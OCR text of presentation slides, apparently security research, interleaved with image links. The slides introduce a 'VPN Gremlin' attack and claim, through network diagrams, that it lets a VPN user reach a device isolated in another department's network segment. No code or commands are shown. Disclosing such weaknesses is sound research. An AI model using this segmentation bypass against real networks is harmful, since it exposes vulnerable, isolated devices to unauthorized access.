
- Demo #1 of bug


What happened with the demo?


- Considering this network design:




(a) Some devices are isolated in their dedicated network.
(b) Some organizations do isolate network by department.
(c) Commonly, it is assumed that network segmentation should do the job.




Corporate Network
GW
VPN
User A Entry
Network A
Device A
With this mindset, some un-patchable, vulnerable, or sensitive devices are places within its own network segment.
User B Entry
Network B
Device B


Connect as user A as usual, everything works.
Corporate Network
GW
VPN
User A Entry
Network A
Device A
Network B is unreachable as usual
User B Entry
Network B
Device B


Employ “VPN Gremlin” attack (demo #1):
Corporate Network
GW
VPN
User A Entry
Network A
Device A
We can reach device B!
User B Entry
Network B
Device B

Attack Primitives, Investigation

